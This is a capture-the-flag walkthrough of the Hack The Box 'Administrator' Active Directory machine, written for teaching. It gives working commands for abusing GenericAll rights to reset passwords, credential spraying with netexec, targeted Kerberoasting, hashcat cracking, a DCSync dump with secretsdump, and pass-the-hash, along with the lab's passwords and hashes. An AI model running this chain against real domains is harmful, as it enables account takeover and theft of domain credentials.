Recon
Quick nmap finds domain administrator.htb , ftp, kerberos
PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-08-11 21:17:33Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
53151/tcp open  msrpc         Microsoft Windows RPC
53158/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
53163/tcp open  msrpc         Microsoft Windows RPC
53166/tcp open  msrpc         Microsoft Windows RPC
53186/tcp open  msrpc         Microsoft Windows RPC
53219/tcp open  msrpc         Microsoft Windows RPC
Device type: general purpose|specialized
Running (JUST GUESSING): Microsoft Windows 2022|2012|11|2016|2019|10 (91%)
We can then run scan with bloodhound.py and import it into bloodhound.
python3 bloodhound.py -d administrator.htb -c All -u olivia -p 'ichliebedich' -ns $ip -k
Foothold

We can see that olivia has GenericAll privs over michael. The manual for bloodhound is helpful here.

There is also built in help.

We can then change michael’s password with net user michael Password1 /domain.
We can then mark Michael as pwned and see what priv’s he has. We can then change password for benjamin the same way.
Import-Module ActiveDirectory
$SecPassword = ConvertTo-SecureString 'Password1' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('ADMINISTRATOR\michael', $SecPassword)
$UserPassword = ConvertTo-SecureString 'Password1' -AsPlainText -Force
Set-ADAccountPassword -Identity benjamin -NewPassword (ConvertTo-SecureString 'Password1' -AsPlainText -Force) -Reset -Server administrator.htb -Credential $Cred

Then in Bloodhound we can see that benjamin is one of the share moderators.

└──╼ [★]$ file Backup.psafe3
Backup.psafe3: Password Safe V3 database

We can crack it with hashcat and get password tekieromucho.
After opening the database, we get new creds.

alexander UrkIbagoxMyUGw0aPlj9B0AXSea4Sw
emily UXLCI5iETUsIBoFVTj8yQFKoHjXmb
emma WwANQWnmJnGV07WQN8bMS7FMAbjNur
We can check if they are valid with netexec smb 10.129.201.124 -u user.txt -p pass.txt.
└──╼ [★]$ netexec smb 10.129.201.124 -u users.txt -p pass.txt
SMB         10.129.201.124  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB         10.129.201.124  445    DC               [-] administrator.htb\alexander:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.201.124  445    DC               [-] administrator.htb\emily:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.201.124  445    DC               [-] administrator.htb\emma:UrkIbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB         10.129.201.124  445    DC               [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB         10.129.201.124  445    DC               [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
We finally get to log in as emily and get user flag.
evil-winrm -i 10.129.201.124 -u emily -p UXLCI5iETUsIBoFVTj8yQFKoHjXmb
Priv esc
We can go kerberoasting.


We dont have to execute this manualy, ready-to-go scripts are availeable.
https://github.com/ShutdownRepo/targetedKerberoast
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-6owi1lm3xr]─[~/my_data]
└──╼ [★]$ python3 targetedKerberoast.py --dc-ip 10.129.201.124 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
We can fix the clock error running sudo ntpdate 10.129.201.124
python3 targetedKerberoast.py --dc-ip 10.10.11.42 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
┌─[eu-dedivip-1]─[10.10.14.49]─[abno525@htb-6owi1lm3xr]─[~/my_data]
└──╼ [★]$ python3 targetedKerberoast.py --dc-ip 10.129.201.124 -d administrator.htb -u emily -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb' -U ethan.txt
[*] Starting kerberoast attacks
[*] Fetching usernames from file
[+] Printing hash for (ethan)
$krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*$bce085abb60d<snip>ebf04e96810e5089af19b7e5aabf84bcc4382f67fafb06ff77a236d9a321fc68ebc258efb
We can then again crack it with hashcat -a 0 -m 13100 ethan /usr/share/wordlists/rockyou.txt.gz. -> password: limpbizkit.

We can perform a dcsync attack.

└──╼ [★]$ secretsdump.py -just-dc ADMINISTRATOR.HTB/ethan@10.129.201.124
Impacket v0.13.0.dev0+20250130.104306.0f4b866 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
<snip>

Now we can login with admins hash 3dc553ce4b9fd20bd016e098d2d2fd2e.